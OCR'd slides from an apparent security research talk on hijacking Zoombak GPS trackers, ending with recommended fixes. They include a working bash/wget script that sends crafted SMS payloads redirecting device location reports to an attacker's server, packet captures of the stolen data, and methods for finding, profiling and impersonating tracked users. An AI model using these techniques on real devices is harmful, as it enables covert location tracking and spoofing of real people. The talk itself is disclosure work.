
Lets Diverge, Shall We?

- GSM baseband attacks are a Serious Issue ™
- The baseband attack surface was
  - Thought to be small
  - RF oriented
  - Localized
- But, wait! Remote baseband compromise?
  - Embedded TCP/IP stack
  - Small code base (small flash space)

Attack Scenario

- For any baseband with embedded TCP/IP capability
- Force AT commands to connect to Host:Port
- Implement attack against TCP/IP stack
  - IP header length
  - TCP payload length
  - Fragments
- Get persistent compromise in the baseband
- Force GPRS traffic over a specific APN/IP
- Evade Application Flash Updates
  - No need to backdoor the App when the Baseband is backdoored
- Similar to BIOS backdoors for PC

Okay, back to the payload.


donb@localhost: ~/lab/...earch/zoombak/revenge
donb@localhost ~/lab/research/zoombak/revenge $ strings AT_COMMAND_serial_data-1.
la | grep gfqh1c7c | sed 's/\(;\|^\)/\n/g'
loc34-gfqh1c7c&DLC&01.05&1&12673344409
5
2010-12-28T02:18:35Z
11001&11863&310&260&0&1&-57
11010&12493&&&1&&-73
11001&11861&&&1&&-76
11010&36843&&&1&&-77
11001&39102&&&1&&-79at^sisr=5,1000
loc34-gfqh1c7c&DLC&01.05&1&12673344409
0at^sisr=5,1000
donb@localhost ~/lab/research/zoombak/revenge $

First Response Payload Format

- Nonce
- Version stuff
- Sender's phone number (MSISDN)
- Number of location data segments
- Time stamp
- Cellular data
  - Location Area Code (LAC), Cell ID, MCC, MNC, RSSI
  - This is the 'A' in A-GPS

Second Response Payload Format

- Nonce
- Version stuff
- Sender's phone number (MSISDN)
- Number of location data segments
- GPS data (latitude, long)
  - If available
- Time stamp

Let’s use Open Cell ID

- Online database of cellular towers
- Includes
  - MCC
  - MNC
  - Cell ID
  - LAC
  - Geo Location (Latitude, Longitude)

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Connecting to t1.tiles.virtualearth.net...

So, now we know…

- How to control the device
  - Presumably via IP in SMS
- What a response looks like
  - Standard HTTP POST
- Where the data is sent
  - Zoombak server on port 7276
- What network its sent to
  - cidagps.t-mobile.com


What’s next?

“Dogggg will hunt!!” – Les Claypool

Piece it together!

- SMS service like Routomessaging
  - Send binary SMS for fractions of a cent
  - Scriptable over SMPP
  - Combine with crontab -> Win!
- Edit a valid payload
  - Change Zoombak's IP to Your IP
  - Ship the SMS
- Wait on port 7276


usrp@robots:~
x=1
while [$x -lt $TIMES]; do
x=$((x+1));
K=`printf "%s%.02d" ${KEY} ${x}`;
for M in ${TARGETS}; do
echo "forceloc: shipping message to $M as key $K";
wget "http://127.0.0.1:13013/cgi-bin/sendsms?username=donb&password=NickDe.BLACKMAIL!!!&from=1203&to=${M}&udh=%06%05%04%EA%08%1C%6C&text=%67%4F%6E%44%4C%6F%63%61%74%65%00%01%01${K}%00%00%00%00%00${SERVER}%08%00%18%01%F4%00%00%00%FF" >/dev/null 2>&1
done
sleep $SLEEP
done
18,0-1
Bot


zoombak force loc florida-2.tcp - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 10.90.0.232 10.90.0.93 TCP etc-control > oma-ilp [SYN] Seq=0 Win=5840 Len=0 MSS=1460
2 0.000032 10.90.0.93 10.90.0.232 TCP oma-ilp > etc-control [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=
3 0.997995 10.90.0.232 10.90.0.93 TCP etc-control > oma-ilp [ACK] Seq=1 Ack=1 Win=5840 Len=0
4 3.659957 10.90.0.232 10.90.0.93 TCP etc-control > oma-ilp [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=
5 3.660010 10.90.0.93 10.90.0.232 TCP oma-ilp > etc-control [ACK] Seq=1 Ack=298 Win=6432 Len=0
6 3.660173 10.90.0.93 10.90.0.232 TCP oma-ilp > etc-control [PSH, ACK] Seq=1 Ack=298 Win=6432 Le
7 3.660193 10.90.0.93 10.90.0.232 TCP oma-ilp > etc-control [FIN, ACK] Seq=104 Ack=298 Win=6432
8 6.660215 10.90.0.93 10.90.0.232 TCP [TCP Retransmission] oma-ilp > etc-control [FIN, PSH, ACK]
Frame 4: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits)
Linux cooked capture
Internet Protocol, Src: 10.90.0.232 (10.90.0.232), Dst: 10.90.0.93 (10.90.0.93)
Transmission Control Protocol, Src Port: etc-control (6107), Dst Port: oma-ilp (7276), Seq: 1, Ack: 1, Len: 297
Data (297 bytes)
Data: 504f5354202f7a6c732f7a623130302f75444c6f63617469...
[Length: 297]
0000 00 00 02 00 00 00 00 00 00 00 00 00 00 00 08 00 ....
0010 45 00 01 51 25 83 00 00 3f 06 3f 2c 0a 5a 00 e8 E..Q%... ?.?,.Z..
0020 0a 5a 00 5d 17 db 1c 6c 39 42 6e 01 55 f6 62 1f .Z.]...l 9Bn.U.b.
0030 50 18 16 d0 e8 f2 00 00 50 4f 53 54 20 2f 7a 6c P..... POST /zl
0040 73 2f 7a 62 31 30 30 2f 75 44 4c 6f 63 61 74 69 s/zb100/ uDLocati
0050 6f 6e 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 on HTTP/ 1.1..Hos
0060 74 3a 20 31 30 2e 39 30 2e 30 2e 39 33 3a 37 32 t: 10.90 .0.93:72
0070 37 36 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 76..Cont ent-Leng
0080 74 68 3a 20 32 31 34 0d 0a 0d 0a 6c 6f 63 2d 67 th: 214. ...loc-g
0090 32 61 61 38 6b 6a 6d 26 44 4c 43 26 30 31 2e 30 2aa8kjm& DLC&01.0
00a0 35 26 31 26 31 32 31 32 35 31 38 38 30 32 39 3b 5&1&1212 5188029;
00b0 35 3b 32 30 31 31 2d 30 31 2d 30 38 54 32 31 3a 5;2011-0 1-08T21:
00c0 31 34 3a 33 36 5a 3b 32 39 33 30 38 26 31 30 30 14:36Z;2 9308&100
00d0 38 33 26 33 31 30 26 32 36 30 26 30 26 31 34 26 83&310&2 60&0&14&
00e0 2d 36 39 7e 32 39 33 30 38 26 31 30 38 33 33 26 -69~2930 8&10833&
00f0 26 26 31 26 26 2d 37 36 7e 32 39 33 30 38 26 31 &&1&&-76 ~29308&1
0100 31 31 38 33 26 26 26 31 26 26 2d 37 39 7e 34 36 1183&&&1 &&-79~46
0110 39 30 31 26 31 30 38 36 33 26 26 26 31 26 26 2d 901&1086 3&&&1&&-
0120 38 30 7e 32 39 33 30 38 26 31 30 38 39 33 26 26 80~29308 &10893&&
0130 26 31 26 26 2d 38 32 7e 34 36 39 30 31 26 31 30 &1&&-82~ 46901&10
0140 34 38 32 26 26 26 31 26 26 2d 38 37 7e 32 39 33 482&&&1& &-87~293
0150 30 38 26 31 30 31 30 33 26 26 26 31 26 26 2d 39 08&10103 &&&1&&-9
0160 38 8
Data (data.data), 297... Packets: 13 Displayed: 13 Marked: 0 Load time: 0:00.048 Profile: Default

So, we know we can intercept.
But, can we find devices?

Enter, War Texting

- Spam thousands of numbers with our SMS payload
- Wait patiently, serving on port 7276
- Log all incoming requests
- Analyze location data
  - Interesting targets?

War Texting – The reality

- SMS spam is a huge problem
- Too many messages too fast = blocked
  - Average one message per 20 seconds
  - Slightly change payload
    - Alter Nonce with every message
- Don’t increment through MSISDN
  - Randomize from a set of targets
- Don’t spam all MSISDN
  - Look for the device’s profile first

Building an Easy Device Profile

- Incoming calls are disabled
- All devices are T-Mobile
- SMS is enabled
- NPA/NXX are typically not associated with location of purchase
- Use HLR to find devices that are “never home”
- Caller ID is always “Unavailable”
- Use HLR to find devices that are turned on
  - ‘Off’ devices are ‘Absent Subscriber’

Profiling is Less Intrusive

- Profiling is simply reconnaissance
- Perform many normal actions
  - To create an abnormal result
- Effect?
  - Generated list of potential fits
  - Less people spammed
  - Less provider hate for our SMS
  - More low key

So, we can find and target users.
But, can we impersonate them?

Of course!

- Response payloads have no confidentiality
- Pure HTTP
- We can forge RSSI
- GPS data can be forged easily
  - Yay for on-line maps and Google Earth!

The Assisted in Assisted GPS

- Doesn't mean 'Assisting You'
  - It means 'Assisting Them'
- Obviously, known LAC/CI pairs should indicate potentially bad GPS data (or vice versa)
- Selling LAC/CI is big $ in the Location Research markets

We hit the Trifecta

We can now…

- Discover random tracking devices
  - Device Profiling and War Texting
- Force location interception
  - SMS Control Spoofing and GPRS Abuse
- Impersonate compromised targets
  - SMS Access, GPRS Abuse, and Client Spoofing

What attacks can be performed?

- This is an issue of thinking like an attacker

- Discover and monitor targets over time
- Assess highly desirable targets
- Strategic planning through behavioral analysis

What can be done to fix these problems?

Currently, they are…

- Using T-Mobile to do things "the wrong way"
  - "Non-Geographic Test Number" NPA/NXX
    - As of February 2011
    - Not active in Number Portability Administration
    - Blocks SMS from services like RoutoMessaging (temporarily?)
  - GPRS PDP Context Switching
    - Drop different types of devices into different networks


But, they should be…

- Not relying on the control message
  - Why embed an IPv4 address at all?
- Not implementing confidentiality and integrity
  - T-Mobile sends encrypted SMS to update SIMs, why can't Zoombak do the same for the App?
- Disallowing software from talking to non-Zoombak resources
  - Force all network traffic through to Zoombak systems on the network
- Using HLR to assess potential spoofing/abuse
  - Dead technique unless T-Mobile exports this

Carmen's Success is *Zoombak's* Failure

Remember Carmen Sandiego?

- Research presented with Nick DePetrillo (Crucial Security / Harris Corporation)
- Tracking via HLR access
- Only a Phone Number is required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Carmen Succeeded!

- T-Mobile HLR requests now fail
- Random MSC values from a static set of N
- No more T-Mobile tracking
- All major GSM providers in the USA are now secure

Bad for Zoombak

- No Location Data to compare to
- The device's response must be trusted
- HLR can't prove error / manipulations

What Lessons can we Learn?

Embedded Security is Hard

- Weak security surface
- Vast threat surface
- Many “moving parts” to maintain
  - Baseband
  - GPS firmware
  - Application firmware
  - SIM software/keys/etc
- The days of obfuscating your product are over
  - No plastic / epoxy / silicon for me

It's also a Function of $

- Decreased production cost
- Increased functionality
  - Zigbee/802.15.4/Z-Wave
  - RFID/NFC
  - DECT
- Increased application space
  - More production = decreased cost to user

What's the next *Killer* App?

- Urban Traffic Control systems
  - Controlled over GSM
- SCADA sensors
  - Controlled over GSM / SMS
- Generic user devices
  - Kindles, iPads, etc
- Children's toys (IM-ME) capable of GSM
  - IM-ME has a 26MHz clock and can (sort of) do GSM-850

Well… Remember the last person that made Oprah look bad?

Yeah, me either.


By GEORGE BURNS, AP

James Frey appears on Oprah Winfrey's show in 2006.

Thanks For All The Fish!

- Nick DePetrillo
- Chris Eng
- Travis Goodspeed
- Andreas Junestam
- Mike Kershaw
- Zane Lackey
- Patrick McCanna
- Luis Miras
- David Munson
- Mike Ossmann
- Eric Schneider
- Alex Stamos
- Scott Stender
- David Thiel

“We ain’t hard 2 find” – 2pac



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